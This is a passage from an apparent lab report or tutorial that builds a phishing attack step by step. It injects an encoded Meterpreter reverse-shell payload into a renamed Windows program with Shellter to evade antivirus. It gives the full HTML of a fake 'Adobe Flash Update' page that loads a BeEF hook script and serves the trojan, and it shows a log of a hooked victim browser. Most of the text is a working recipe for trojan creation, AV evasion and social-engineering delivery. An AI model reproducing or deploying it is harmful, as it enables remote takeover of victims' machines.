Figure 15: Generating an encoded meterpreter reverse tcp payload step 2

I just created an encoded meterpreter reverse tcp payload in kali Home directory which is still detectable by anti-virus.

2.2 Bypass Antivirus

To bypass antiviruses I used shellter tools. Shellter is a dynamic shellcode injection tool.

It can be used in order to inject shellcode into native Windows applications (currently 32-bit applications only). Shellter takes advantage of the original structure of the PE file and doesn't apply any modification such as changing memory access permissions in sections (unless the user wants), adding an extra section with RWE access, and whatever would look dodgy under an AV scan.

At first we need to move the payload (in my case "main" file) from home directory to Shellter directory. Move the payload in the shelter directory. In my case, I have installed Shellter in my kali Desktop. So I moved the file to Shellter directory.

Second we need to choose a Windows application file. I choose a portable executable file named "Folder Protector.exe" where I injected the payload shellcode. I renamed the file name as "adobe.exe" Then moved the file to the shelter directory. We can choose any application file. Most of the file will work but few may not work. . That time, shellter will give u error or your file will be detectable by anti-virus. Note that it is recommended to use portable executable file.



Figure 16: I Folder Protector where I Injected shellcode

We need to open a new terminal and type the following command to run Shellter:

To change directory to shelter: `cd Desktop/shellter`

Then type: `wine shellter.exe`

Select operation mode auto by typing “A”. We have to type our Portable Executable (PE) file name in the PE Target. In my case its “adobe.exe”. Then press enter.





Figure 17: Shellter create undetectable payload step 1

The image shows a terminal window titled 'root@Faisal: ~/Desktop/shellter'. The terminal has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The main content area displays the following text: 'Enable Stealth Mode? (Y/N/H): Y' (highlighted with a black box), followed by '*****', '* Payloads *', and '*****'. Below this is a list of seven payloads: '[1] Meterpreter_Reverse_TCP [stager]', '[2] Meterpreter_Reverse_HTTP [stager]', '[3] Meterpreter_Reverse_HTTPS [stager]', '[4] Meterpreter_Bind_TCP [stager]', '[5] Shell_Reverse_TCP [stager]', '[6] Shell_Bind_TCP [stager]', and '[7] WinExec'. Then, 'Use a listed payload or custom? (L/C/H): C' (highlighted with a black box) is shown, followed by 'Select Payload: main'. Finally, 'Is this payload a reflective DLL loader? (Y/N/H): N' (highlighted with a black box) is displayed. The background of the terminal has a faint, light blue spiral pattern.


```
root@Faisal: ~/Desktop/shellter
File Edit View Search Terminal Help
Enable Stealth Mode? (Y/N/H): Y
*****
* Payloads *
*****
[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec
Use a listed payload or custom? (L/C/H): C
Select Payload: main
Is this payload a reflective DLL loader? (Y/N/H): N
```

Figure 18: Shellter create undetectable payload step 2

After few seconds we will get an option, Enable Stealth Mode? Press Y

Stealth Mode feature preserves the original functionality of the application while it keeps all the benefits of dynamic PE infection.

Then we will get an option to choose listed payload or custom. Press C for custom payload. Then type our custom payload name “main” that we have created in 2.1 section. Remember we need to move “main” file and adobe.exe file both in the shelter directory.



```

root@Faisal: ~/Desktop/shellter
File Edit View Search Terminal Help

*****
* Verification Stage *
*****

Info: Shellter will verify that the first instruction of the
      injected code will be reached successfully.
      If polymorphic code has been added, then the first
      instruction refers to that and not to the effective
      payload.
      Max waiting time: 10 seconds.

Warning!
If the PE target spawns a child process of itself before
reaching the injection point, then the injected code will
be executed in that process. In that case Shellter won't
have any control over it during this test.
You know what you are doing, right? ;o)

Injection: Verified!

```

Figure 19: Shellter create undetectable payload successful

We successfully created our payload or malicious file. Now let's compare the hash before and after injecting the shellcode.




Figure 20: Hashes before Injecting Shellcode

We see all the hashes changed after injecting the shellcode using shelter in figure 20.




Figure 21: Hashes after Injecting Shellcode

Now we need to scan our payload. We can do that with any antivirus. I used www.virustotal.com to scan the malicious file.




Figure 22: Scanning Result of Malicious File

From the result we see that the created payload is not detectable by most antiviruses. Only detect 4 out of 62 antiviruses. So I can say, I have successfully created undetectable malicious file which can bypass most antiviruses. Note that, it's better not to scan using www.virustotal.com for newly created payload.

Before sending the malicious file we need configure or create html file which will work as a hook website. To do that, first we need to open our browser and type 127.0.0.1:3000/hook.js

This page is running in the BeEF server with the port 3000. We need the “hook.js” file content.

The “hook.js” contain Cross Site Script. We need these script to exploit victim’s browser.


To get the “hook.js” content, press mouse right button> view page source

Copy all the content. Then Go to the directory as:

Computer> var > www> html

We need to make a text file in the html directory. Paste the copied content in the text file and name the file as “hook.js”.

I have created the following file in the html directory.



We need to move the adobe.exe to this directory.

Then we need to open the index.html file in the same directory by any Text Editor, then delete all the content. I have typed the following code:

```

Open  [icon] index.html /var/www/html Save [menu] [minus] [maximize] [close]
<!DOCTYPE html>
<html>
<head>
  <title>Adobe Flash Update</title>
  <link href="style.css" type="text/css" rel="stylesheet">
<script>
  var commandModuleStr = '<script src="' + window.location.protocol + '//' +
window.location.host + '/hook.js" type="text/javascript"></script>';
  document.write(commandModuleStr);
</script>
</head>
<body>
  <h1>Update Your Flash Player</h1>
  <p>You need current version of flash player to view the page.</p>
  </a>
  <div class= "button">
    <p><input type="button" name="btnDownload" value="Update Now"
onclick="window.open ('adobe.exe', 'download')"/></p>
  </div>
</body>
</html>

```

Figure 24: Index.html File Code



```

html, body {
  font-family: sans-serif;
  margin: 0;
  width: 100%;
  height: 100%;
}
h1 {
  color: FireBrick;
}
p {
  font-size: 18px;
}
input[type=button] {
  padding: 15px 35px;
  background: #323333;
  border: 0 none;
  cursor: pointer;
  -webkit-border-radius: 5px;
  border-radius: 5px;
  color: white;
  font-size: 22px;
}
*{
  font-family: Arial;
  text-align: center;
}

```

Figure 25: Style.css Code

The following is the webpage I have designed:




Figure 26: Webpage View

Now we need to login in BeEF UI. To do that we need to open a browser and type:

Yourlocalip:3000/ui/panel

In my case: 192.168.5.128:3000/ui/panel

The default username and password for BeEF user interface is “beef”




Figure 27: BeEF User Interface Login Page




Figure 28: BeEF User Interface after Login

In BeEF browser exploitation framework there are 255 different available command module.




Figure 29: BeEF 255 Different Command Module

Now our work will be to send the hook url. In my case the hook url is 192.168.5.128.

When victims will visit the page, we will get a notification in the terminal where beEF is running. Also we will see the victim's IP and computer information in the BeEF interface where we logged in.

In my case, Victim will see the page I have designed about update flash player. If victim click on “Update Now” and run the file I have sent through url, I will gain the complete access of the victim’s machine.

```

root@Faisal: /usr/share/beef-xss
File Edit View Search Terminal Help
[20:09:05] [*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[20:09:05] |   Twit: @beefproject
[20:09:05] |   Site: http://beefproject.com
[20:09:05] |   Blog: http://blog.beefproject.com
[20:09:05] |_  Wiki: https://github.com/beefproject/beef/wiki
[20:09:05] [*] Project Creator: Wade Alcorn (@WadeAlcorn)
[20:09:06] [*] BeEF is loading. Wait a few seconds...
[20:09:12] [*] 12 extensions enabled.
[20:09:12] [*] 254 modules enabled.
[20:09:12] [*] 2 network interfaces were detected.
[20:09:12] [+] running on network interface: 127.0.0.1
[20:09:12] |   Hook URL: http://127.0.0.1:3000/hook.js
[20:09:12] |_  UI URL:   http://127.0.0.1:3000/ui/panel
[20:09:12] [+] running on network interface: 192.168.5.128
[20:09:12] |   Hook URL: http://192.168.5.128:3000/hook.js
[20:09:12] |_  UI URL:   http://192.168.5.128:3000/ui/panel
[20:09:12] [*] RESTful API key: 81b118b965cfbe49c3b2d06c9612577d4d08a005
[20:09:12] [*] HTTP Proxy: http://127.0.0.1:6789
[20:09:12] [*] BeEF server started (press control+c to stop)
[20:11:38] [!] [Browser Details] Invalid browser name returned from the hook browser
's initial connection.
[20:11:38] [*] New Hooked Browser [id:17, ip:192.168.5.129, browser:UNKNOWN-UNKNOWN,
os:Windows-7], hooked domain [192.168.5.128:80]
[20:11:39] [*] [ARE] Checking if any defined rules should be triggered on target.
[20:11:39] |_  Found [0/0] ARE rules matching the hooked browser type/version.

```

Figure 30: Hooked Browser when user browsed the URL that sent to the user

